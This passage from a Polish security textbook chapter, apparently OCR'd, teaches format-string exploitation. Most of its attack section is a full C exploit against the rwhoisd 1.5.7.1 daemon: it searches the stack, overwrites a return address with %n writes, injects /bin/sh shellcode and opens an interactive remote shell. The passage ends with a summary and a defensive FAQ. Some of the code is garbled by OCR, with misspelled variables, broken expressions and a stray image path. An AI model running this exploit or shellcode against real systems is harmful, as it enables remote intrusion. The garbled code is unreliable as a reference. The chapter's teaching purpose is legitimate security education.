W tym przykładzie klient zmusił funkcję `printf()` do przeszukania dużego obszaru stosu tak, aby atakujący mógł określić położenie na stosie ciągu formatującego. Wytłuszczone znaki `010%p` to pierwsze znaki przekazanego do serwera ciągu formatującego, zawierającego przetworzone przez funkcję `printf()` specyfikatory formatu. Jeżeli atakujący osadzi na początku ciągu formatującego adres, może, wstawiając w miejsce specyfikatorów `%c` element `%n`, wymusić zapis pod adresem pamięci przekazanym w ciągu formatującym.

Atak z użyciem ciągu formatującego

Jesteśmy już gotowi do przeprowadzenia ataku wykorzystującego ciąg formatujący. W przypadku takiego programu jak rwhoisd celem włamywacza jest wymuszenie wykonania przez zdalny komputer podsuniętego przez siebie kodu. Kod ten powinien dać atakującemu dostęp do atakowanego komputera.

Prezentowany tu exploit zostanie napisany dla demona rwhoisd 1.5.7.1 kompilowanego na platformie Linux i386. Program ten badany był w poprzednich punktach. Jak już wspomniano, aby wykonać podstawiony kod, exploit musi nadpisać wartość, do której atakowany proces odwołuje się później jako do adresu kolejnej instrukcji do wykonania. W prezentowanym exploicie adres powrotny funkcji nadpisywany będzie adresem „przemyconego" kodu. Kod ten będzie realizował wywołanie `exec(/bin/sh)`, co spowoduje udostępnienie klientowi powłoki w atakowanym systemie.

Najpierw program atakujący powinien nawiązać połączenie z usługą i spróbować określić lokalizację ciągu formatującego na stosie. Program atakujący zrealizuje to poprzez nawiązanie wielokrotnie połączenia z usługą i przekazanie do niej ciągu formatującego zwracającego kolejne słowa stosu procesu zdalnego. Funkcja realizująca

ten fragment programu nosić będzie nazwę `brute_force()`. Funkcja ta będzie wysyłać do serwera ciągi formatujące powodujące zwracanie przez serwer coraz większych obszarów pamięci stosu. Następnie każde pozyskane słowo stosu będzie porównywane z wartością 0x62626262, która będzie umieszczana na początku ciągu formatującego. Istnieje ryzyko, że ze względu na różne rozmiary typów danych przechowywanych na stosie nie uda się „trafić" w pełne słowo 0x62626262 — program atakujący nie obsługuje jednak takiej ewentualności.

```
if ((*ptr == '0') && (*(ptr + 1) == 'x'))
{
  memcpy(segment, ptr, 10);
  segment[10] = '\0';
  chekit = strtoul(segment, NULL, 16);

  if (checkit == FINDME)
  {
    printf("*b00m*: znalazlem adres #1: %i slowa dalej.\n", i);
    foundit = i;
    return foundit;
  }
  ptr += 10;
}
```

Przekazywany przez serwer obraz stosu łatwo poddaje się analizie, ponieważ jest formatowany zgodnie ze specyfikatorem formatującym `%010p`. Specyfikator `%010p` formatuje każde słowo maszynowe jako 8-znakowy ciąg szesnastkowej reprezentacji tego słowa poprzedzony ciągiem `0x`. Każda taka reprezentacja jednego słowa pamięci stosu może być przekazana do jednej ze standardowych funkcji języka C, takich jak `strtoul()`, zwracającej odpowiadającą temu ciągowi zmienną typu całkowitego.

Podstawowym celem ataku jest wykonanie własnego kodu. Aby to osiągnąć, włamywacz musi nadpisać te obszary pamięci, których zawartość będzie później wykorzystywana jako adres kolejnych instrukcji programu. Jednym z takich obszarów jest adres powrotny funkcji. Czytelnik już wie, że adres ten jest głównym celem ataków przepełniających bufor — przepełnienie bufora alokowanego na stosie może spowodować modyfikację przechowywanej również na stosie wartości adresu powrotnego funkcji. W prezentowanym ataku nadpisany zostanie także właśnie adres powrotny funkcji — to najwygodniejsze rozwiązanie.

Atak ma więc spowodować nadpisanie adresu powrotnego umieszczanego na stosie w momencie wywoływania funkcji `print_error()`. W binarnej wersji aplikacji rwhoisd wykorzystywanej do konstrukcji tego przykładu adres powrotny tej funkcji znajduje się w czasie jej wykonywania pod adresem 0xbffff8c8. Adres ten będzie naszym celem.

Kiedy program atakujący zdoła już zlokalizować na stosie ciąg formatujący, powinien skonstruować nowy ciąg formatujący, zawierający w odpowiednich miejscach specyfikatory `%n`, tak aby sprowokować zapis do odpowiednich komórek pamięci. Można w tym celu wykorzystać specyfikatory takie jak `%x`, które będą pochłaniać wybrane obszary stosu. Program atakujący konstruuje ciąg automatycznie, opierając się na efektach działania funkcji `brute_force()`.

```
for (i = 0; i < num; i++)
{
    strncat(str, "%x", 2);
}
```

Zmienna `num` wykorzystywana w powyższym kodzie została ustawiona w funkcji `brute_force()` i wskazuje lokalizację ciągu formatującego na stosie atakowanego procesu. Teraz program atakujący, znając adres, pod którym ma zostać wykonany zapis, powinien określić adres docelowy skoku.

Adres powrotny musi zostać nadpisany w czterech kolejnych zapisach metodą `%n`. Aby skonstruować 4-bajtowy adres docelowy, każda kolejna operacja zapisu musi operować na obszarze pamięci przesuniętym o jeden bajt w stosunku do poprzedniej operacji. Cztery adresy określające to przesunięcie również muszą zostać umieszczone w ciągu formatującym:

```
*((long *) (str + 8*)) = TARGET;
*((long *) (str + 16*)) = TARGET + 1;
*((long *) (str + 24*)) = TARGET + 2;
*((long *) (str + 32*)) = TARGET + 3;
str[36] = '\0';
```

Kolejnym krokiem jest zapisanie odpowiednich wartości pod każdym ze zdefiniowanych przesunięć. Utworzą one w efekcie adres podsuniętego kodu, który zostanie umieszczony na stosie. W przykładzie adresem tym jest 0xbffff9d.

Aby skonstruować taką wartość, trzeba zapisać pod adresami umieszczonymi w ciągu formatującym następujące wartości:

```
TARGET      -  9d
TARGET + 1  -  ff
TARGET + 2  -  ff
TARGET + 3  -  bf
```


Można to wykonać przy użyciu omawianych wcześniej specyfikatorów określających wypełnienie.

Przykładowo, aby zapisać pod adresem `TARGET` wartość 0x0000019d, należy umieścić w odpowiednim miejscu ciągu formatującego specyfikator `%125x`. Interesująca nas wartość 9d zostanie dzięki temu zapisana w ostatnim bajcie odpowiedniego obszaru. Za pomocą specyfikatorów z określeniem wypełnienia i specyfikatorów zapisu do pamięci można skonstruować pełną postać adresu docelowego:

```
strncat(str, "%227x", 5);      // wypełnienie
strncat(str, "%n", 2);         // zapis
strncat(str, "%92x", 4);       // wypełnienie
strncat(str, "%n", 2);         // zapis
strncat(str, "%262x", 5);      // wypełnienie
strncat(str, "%n", 2);         // zapis
strncat(str, "%192x", 5);      // wypełnienie
strncat(str, "%n", 2);         // zapis
```

Warto odnotować fakt, że wartości podawane w specyfikatorach wypełniających są silnie uzależnione od łącznej liczby znaków włączonych do wynikowego, sformatowanego ciągu. Jeżeli sformatowany ciąg jest prezentowany na zewnątrz, możliwe jest automatyczne określenie liczby znaków wypełnienia.

Po nadpisaniu adresu powrotnego funkcji, funkcja `vfprint()` zakończy swoje działanie normalnie, ale po powrocie z funkcji `print_error()` procesor rozpocznie wykonywanie kodu podstawionego przez atakującego. Rysunek 9.2 demonstruje efekt udanego ataku wykorzystującego ciąg formatujący.



Rysunek 9.2. *Penetracja komputera w wyniku przeprowadzenia ataku ciągu formatującego na usługę rwhoisd*

Oto kompletny kod programu atakującego:

```
// ilustracja koncepcji włamania
// napisano dla rwhoisd 1.5.7.1 kompilowanego na platformie Linux/i386
//
// program nadpisuje adres powrotny znajdujący się pod adresem 0xbffff8c8
// adresem podsuniętego kodu
// kod ten oparty jest na exploicie autorstwa 'CowPower'
// http://www.scurityfocus.com/archive/1/222756

#include <stdio.h>
#include <unistd.h>
#include <fcntl.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/errno.h>
#include <linux/in.h>

extern int errno;

#define FINDME 0x62626262 // trzeba odszukać te wartość na stosie
#define TARGET 0xbffff8c8 // adres, który będzie nadpisywany

void gen_str(char *str, int found, int target);
unsigned int brute_force(int a, char *str, char *reply);
int find_addr(char *str);
void session(int s);

int main(int argc, char *argv[])
{
```

```
int s;
fd_set fd;
int amt;

struct sockaddr_in sa;
struct sockaddr_in ca;

int where = 0;

char reply[5000];  // bufor odbiorczy
char str[1000];    // bufor nadawczy

str[0] = '-';      // przedrostek dyrektywy soa
str[1] = 's';
str[2] = 'o';
str[3] = 'a';
str[4] = ' ';  // wypełnienie
str[5] = ' ';  // wypełnienie
str[6] = ' ';  // wypełnienie
str[7] = ' ';  // wypełnienie

*((long *) (str + 8)) = FINDME;  // wartość szukana na stosie

str[12] = '\0';

bzero(&ca, sizeof(struct sockaddr_in));
bzero(&sa, sizeof(struct sockaddr_in));

if ((s = socket(AF_INET, SOCK_STREAM, 0)) < 0)
{
  perror("socket:");
}
if ((s = bind(s, &ca, sizeof(struct sockaddr_in)) < 0)
{
  perror("bind:");
}

sa.sin_addr.s_addr = inet_addr("127.0.0.1");
sa.sin_port = htons(4321);
sa.sin_family = AF_INET;

if (connect(s, &sa, sizeof(struct sockaddr_in)) < 0)
{
  perror("connect:");
}

where = brute_force(s, reply, str);    // przeszukanie stosu
gen_str(str, where, TARGET);           // konstrukcja ciągu atakującego
write(s, str, strlen(s));              //  wysłanie ciągu do serwera

while(1)
{
  amt = read(s, reply, 1);
  if (reply[0] == '\n')
    break;
}
```

```
  write(s, "id;\n", 4);
  amt = read(s, reply, 1024);
  reply[amt] = '0';

  if ((reply[0] == 'u') && (reply[1] == 'i') && (reply[2] = 'd'))
  {
    printf("*bOOm*: %s\n", reply);
    session(s);
  }
  else
  {
    printf("proba ataku zakonczona powodzeniem…\n");
  }

  close(s)
  exit(0);
}

unsigned int brute_force(int s, char *reply, char *str)
{
  //  funkcja przeczesuje pamięć stosu komputera-ofiary
  //  w poszukiwaniu ciągu formatującego

  int foundit = 0;
  int amt = 0;
  int i = 0;

  amt = read(s, reply, 5000);    // odczyt nagłówka powitalnego (śmieci)
  reply[amt] = '\0';

  while(!foundit)
  {
    strncat(str, "%010p", 5);

    write(s, str, strlen(str)+1);
    write(s, "\n", 1);

    amt = read(s, reply, 1024);
    if (amt == 0)
    {
      fprintf(stderr, "polaczenie zamkniete.\n");
      close(s);
      exit(-1);
    }
    reply[amt] = '\0';

    amt = 0;
    i = 0;

    while(reply[amt - 1] != '\n')
    {
      i += amt;
      amt = read(s, reply + i, 1024);
      if (amt == 0)
      {
        fprintf(stderr, "polaczenie zamkniete.\n");
        close(s);
        exit(-1);
      }
```

```
    }
    reply[amt] = '\0';
    foundit = find_addr(reply);
  }
}

int find_addr(char *str)
{
  // funkcja analizuje dane odpowiedzi serwera
  // i wyszukuje w nich słowa stosu
  // zawierające ciąg formatujący

  char *ptr;
  char segment[11];
  unsigned long chekit = 0;
  int i = 0;
  int foundit = 0;

  ptr = str + 6;

  while ((*ptr != '\0') && (*ptr != '\n'))
  {
    if ((*ptr == '0') && (*(ptr + 1) == 'x'))
    {
      memcpy(segment, ptr, 10);
      segment[10] = '\0';
      chekit = strtoul(segment, NULL, 16);

      if (checkit == FINDME)
      {
        printf("*b00m*: znalazlem adres #1: %i slowa dalej.\n", i);
        foundit = i;
        return foundit;
      }
      ptr += 10;
    }
    else if ((*ptr == ' ') && (*(ptr + 1) == ' '))
    {
      ptr += 10;   // 0x00000000
    }
    i++;
  }
  return foundit;
}

void gen_str(char *str, int num, int target)
{
  // funkcja generuje ciąg atakujący
  // zawierający adres docelowy zapisu
  // oraz specyfikatory formatujące (wypełnienie i zapis: %n)
  // oraz kod ładunku

  int i;
  char *shellcode =

  "\x90\x31\xdb\x89\xc3\x43\x89\xcb\x41\xb0\x3f\xcd\x80\xeb\x25\x5e"
  "\x89\xf3\x83\xc3\xe0\x89\x73\x28\x31\xc0\x88\x43\x27\x89\x43\x2c"
```

```
  "\x83\xe8\xf5\x8d\x4b\x28\x8d\x53\x2c\x89\xf3\xcd\x80\x31\xdb"
  "\x31\xc0\x40\xcd\x80\xe8\xd6\xff\xff\xff/bin/sh";

  memset(str + 8, 0x41, 992);  // inicjalizacja bufora

  *((long *) (str + 8*)) =  TARGET;      // umieszczenie adresów w buforze
  *((long *) (str + 16*)) = TARGET + 1;
  *((long *) (str + 24*)) = TARGET + 2;
  *((long *) (str + 32*)) = TARGET + 3;
  *((long *) (str + 36*)) = TARGET + 4;
  str[36] = '\0';

  for (i = 0; i < num - 1; i++)
  {
    strncat(str, ""%x, 2);     // połykanie stosu aż do adresu docelowego
  }

  // poniższa sekcja jest zależna od wersji binarnej demona

  strncat(str, "%227x", 5);      // wypełnienie
  strncat(str, "%n", 2);         // zapis
  strncat(str, "%92x", 4);       // wypełnienie
  strncat(str, "%n", 2);         // zapis
  strncat(str, "%262x", 5);      // wypełnienie
  strncat(str, "%n", 2);         // zapis
  strncat(str, "%192x", 5);      // wypełnienie
  strncat(str, "%n", 2);         // zapis

  strncat(str, shellcode, strlen(shellcode));   // wstawienie kodu do bufora

  strncat(str, "\n", 1);        // zakończenie ciągu znakiem nowej linii
}

void session(int s)
{
  // funkcja zarządza komunikacja
  // z powłoka uruchomiona na komputerze-ofierze

  fd_set fds;
  int i;
  char buffer[1024];

  FD_ZERO(&fds);

  while(1)
  {
    FD_SET(s, &fds);
    FD_SET(0, &fds);
    select(s+1, &fds, NULL, NULL, NULL);
    if (FD_ISSET(0, &fds))
    {
      i = 0;
      bzero(buf, sizeof(buf));
      fgets(buf, sizeof(buf) - 2, stdin);
      write(s, buf, strlen(buf));
    }
    else
```

```
      if (FD_ISSET(s, &fds))
      {
        i = 0;
        bzero(buf, sizeof(buf));
        if ((i = read(s, buf, 1024)) == 0)
        {
          printf("polaczenie utracone.\n");
          exit(0);
        }

        buf[i] = '\0';
        printf("%s", buf);
      }
    }
  }
```

Podsumowanie

Błędy ciągów formatujących są jednymi z nowszych narzędzi hakerskiego warsztatu.

Techniki włamaniowe polegające na wykorzystywaniu błędów programistycznych stały się w ciągu ostatnich kilku lat bardzo wyrafinowane. Jednym z powodów takiego stanu rzeczy jest to, że po prostu większa liczba hakerów, a więc więcej par oczu analizuje i wyszukuje słabości w kodach źródłowych wszelkich programów. Dzięki temu łatwiej dziś zdobyć informacje dotyczące istoty wszelkiego rodzaju luk oraz sposobu działania specyficznych funkcji systemowych.

Generalnie włamywacze stosunkowo niedawno spostrzegli możliwości tkwiące w prostych i powszechnych błędach programistycznych. Funkcje z rodziny `printf()` oraz związane z ich niepoprawnym stosowaniem błędy istniały od lat — ale do niedawna nikt nie zorientował się, że mogą one zostać wykorzystane nawet do uruchomienia na zdalnej maszynie dowolnego kodu. Wraz z atakami ciągów formatujących pojawiły się inne nowe techniki, takie jak nadpisywanie struktur funkcji `malloc()` (nadpisywanie wskaźników przy wywołaniu `free()`) czy błędu indeksowania zmiennych całkowitych ze znakiem.

Dzisiejsi włamywacze dokładnie wiedzą czego szukają i mają świadomość sposobu, w jaki nieistotne z pozoru błędy i przeoczenia programistów wpływają na podatność systemu na ataki. Hakerzy zaglądają więc do każdego programu, obserwują jego reakcje na wszelkie możliwe dane wejściowe. Dziś programiści muszą być bardziej niż kiedykolwiek wcześniej świadomi faktu, że praktycznie nie istnieją dopuszczalne błędy — nawet niewielki błąd, jeżeli nie zostanie w porę wyeliminowany, może być przyczyną katastrofy. Administratorzy systemowi i użytkownicy muszą być zaś świadomi tego, że w wykorzystywanym przez nich oprogramowaniu mogą czaić się błędy dziś nieznane, ale w przyszłości być może wystawiające system na zmasowane ataki.

Zagadnienia w skrócie

Istota błędów ciągów formatujących

- Błędy ciągów formatujących wynikają z nieświadomości programistów, dopuszczających przekazywanie danych wejściowych jako ciągów formatujących do funkcji `printf()`.
- Dzięki błędom ciągów formatujących atakujący może odczytywać i zapisywać wybrane obszary pamięci procesu.
- Wykorzystanie luk związanych z ciągami formatującymi może doprowadzić do wykonania dowolnego kodu w wyniku nadpisania adresów powrotnych, wpisów tablicy GOT, wskaźników funkcji i tak dalej.

Analiza podatnego programu

- Podatne programy wykorzystują zwykle funkcję `printf()` i przekazują do niej jako ciąg formatujący dane pobrane z zewnętrznego źródła.
- Stosowanie „otoczki" dla funkcji `printf()` powoduje często, że programiści zapominają o konieczności jawnego przekazania do takiej otoczki ciągu formatującego.
- Nieprawidłowe korzystanie z funkcji `syslog()` to przyczyna dużej liczby znanych ataków wykorzystujących ciągi formatujące, w tym ataków bardzo groźnych dla integralności węzłów internetowych.

Testowanie wykorzystujące przypadkowe ciągi formatujące

- Programy można testować pod kątem podatności na ataki ciągów formatujących za pomocą obserwacji ich reakcji na różnego rodzaju ciągi formatujące podawane na ich wejście.
- Umieściwszy w ciągu formatującym specyfikatory `%s`, `%x` czy `%p`, możemy określić podatność programu na ataki ciągów formatujących, o ile ciąg wynikowy konstruowany przez funkcję `printf()` prezentowany jest na zewnątrz. Nieco trudniej określić podatność programu, jeżeli ciągi wynikowe nie są zwracane użytkownikowi.
- Obserwując dziwne zachowania procesu (załamanie, zawieszenie) w reakcji na specyfikatory `%n` lub `%s` podane na wejście programu, możemy z dużym prawdopodobieństwem zdiagnozować podatność programu na ataki wykorzystujące ciągi formatujące.

Atak z użyciem ciągu formatującego

- Możliwe jest konstruowanie takich ciągów formatujących, których podanie na wejście programu spowoduje odczyt lub zapis konkretnych obszarów pamięci atakowanego procesu. Luki związane z ciągami formatującymi nie są ściśle zależne od platformy. Niektóre programy, takie jak Screen, można z powodzeniem atakować niezależnie od platformy systemowo-sprzętowej, na której zostały uruchomione.

- W przypadku programów, które prezentują na zewnątrz efekt konstrukcji ciągu sformatowanego atakujący może dokonywać odczytów sporych obszarów pamięci procesu i wykorzystywać zdobyte w ten sposób informacje w dalszych fazach ataków. Dzięki tej technice atakujący może wręcz zrekonstruować zawartość stosu procesu i określić konieczne do nadpisania adresu powrotnego funkcji pozycje specyfikatorów `%n`.
- Atakujący może dzięki ciągom formatującym przeforsować wielokrotne zapisy i w ten sposób umieścić w pamięci procesu dowolne wartości. Technika ta umożliwia zapis dowolnej wartości w niemal dowolnym obszarze pamięci procesu.
- Na platformach blokujących niewyrównane operacje zapisu (w procesorach RISC operacja zapisu musi być wyrównana do dwóch bajtów) można zastosować specyfikator `%hn`, pozwalający na zapis w pamięci dwubajtowej zmiennej typu `short int`.

Najczęściej zadawane pytania (FAQ)

Zamieszczone poniżej najczęściej zadawane pytania (FAQ), na które odpowiedzi udzielili autorzy niniejszej książki, mają na celu zarówno sprawdzenie zrozumienia przez Czytelnika przedstawionych w rozdziale zagadnień, jak i pomoc w przypadku praktycznego ich wykorzystania.

P: Czy systemy z niewykonywalną pamięcią stosu lub zabezpieczenia integralności obszaru stosu takie jak StackGuard mogą zapobiec atakom wykorzystującym ciągi formatujące?

O: Niestety nie. Błędy wynikające z niewłaściwego stosowania ciągów formatujących umożliwiają atakującemu przeforsowanie zapisów do niemal dowolnych obszarów pamięci. Mechanizm StackGuard zabezpiecza integralność danych przechowywanych w ramce stosu, systemy blokujące wykonywanie kodu na obszarze stosu udaremniają zaś próby uruchomienia kodu podsuniętego przez włamywacza, o ile został on umieszczony na stosie. Błędy ciągów formatujących pozwalają hakerom na ominięcie obu tych zabezpieczeń. Dzięki możliwości zapisu wybranego obszaru pamięci haker niekoniecznie musi nadpisywać adres powrotny funkcji — może nadpisać inne wskaźniki funkcji przechowywane poza obszarem stosu (unika w ten sposób naruszenia jego integralności, która zostałaby wykryta przez StackGuarda) i umieścić kod ładunku na przykład na stercie. Zabezpieczenia takie jak StackGuard i niewykonywalny obszar stosu mogą uniemożliwić przeprowadzanie powszechnie znanych, publikowanych ataków, jednakże nie mogą powstrzymać utalentowanego i odpowiednio zdeterminowanego włamywacza.

P: Czy błędy tego rodzaju są charakterystyczne dla systemu Unix?

O: Nie. Powszechność błędów ciągów formatujących w systemach uniksowych wynika z częstego stosowania w oprogramowaniu dla tych systemów funkcji `printf()`. Również błędy powodowane nieprawidłowym stosowaniem funkcji `syslog()` są charakterystyczne dla Uniksa. Zasadniczo jednak możliwość przeprowadzenia ataku wykorzystującego ciąg formatujący uzależniona jest od tego, czy implementacja standardowych bibliotek C dla danej platformy obsługuje specyfikatory `%n` funkcji `printf()`. Jeżeli dana implementacja obsługuje ten specyfikator, każdy program konsolidowany z biblioteką libc obarczony błędem ciągu formatującego może zostać wykorzystany do przeprowadzenia ataku skutkującego wykonaniem dowolnego kodu.

P: Jak mogę odnaleźć luki związane z ciągami formatującymi?

O: Znaczna część tego rodzaju słabości może być w prosty sposób wychwycona podczas analizy kodu źródłowego. Analizę taką można zautomatyzować: polega ona bowiem na kontrolowaniu listy parametrów przekazywanych do wszelkich wywołań funkcji `printf()`. Każda z funkcji z rodziny `printf()` wywoływana z jednym parametrem jest potencjalnym obiektem ataku (o ile przekazywane do niej dane pochodzą bezpośrednio od użytkownika).

P: Jak mogę wyeliminować albo chociaż ograniczyć ryzyko występowania w stosowanym przeze mnie oprogramowaniu niewykrytych luk związanych z ciągami formatującymi?

O: Na początek warto opracować i wdrożyć odpowiednią politykę bezpieczeństwa. Bazując na modelu minimalnych uprawnień musisz upewnić się, że wszelkie niezbędne narzędzia systemowe zainstalowane z bitem setuid są dostępne wyłącznie dla ograniczonej i zaufanej grupy użytkowników. Należy też zablokować dostęp do zbędnych usług systemowych lub je wyłączyć.

P: Czy istnieją jakieś symptomy, na podstawie których mogę określić, czy ktoś próbuje włamać się do mojego systemu z użyciem ciągów formatujących?

O: To bardzo istotne pytanie, ponieważ wiele błędów ciągów formatujących opiera się na niepoprawnym wykorzystaniu funkcji `syslog()`. Kiedy podejmowane są próby wykorzystania takich błędów, ciągi konstruowane na podstawie ciągów formatujących zapisywane są w systemowych plikach dziennika. Administrator może na podstawie analizy zawartości tych plików zidentyfikować próby ataków wykorzystujących ciąg formatujący — pojawiają się one w dzienniku jako dziwnie wyglądające, często bezsensowne (zawierające litery i cyfry) komunikaty. Innymi, nieco mniej wyraźnymi wskazówkami mogą być częste załamania, zawieszenia lub inne niepoprawne zachowania demonów usług wynikające z naruszenia mechanizmów ochrony pamięci.

P: Gdzie mogę znaleźć więcej informacji na temat ataków ciągów formatujących?

O: Tematyce tej poświęcono szereg świetnych publikacji. Autorem jednej z nich jest Tim Newsham — jego artykuł opublikowany na łamach Guardent dostępny jest pod adresem *www.securityfocus.com/arcive/1/81565*. Autorzy polecają również lekturę artykułów publikowanych przez TESO (*www.team-teso.net/articles/formatstring*) oraz HERT (*www.hert.org/papers/format.html*).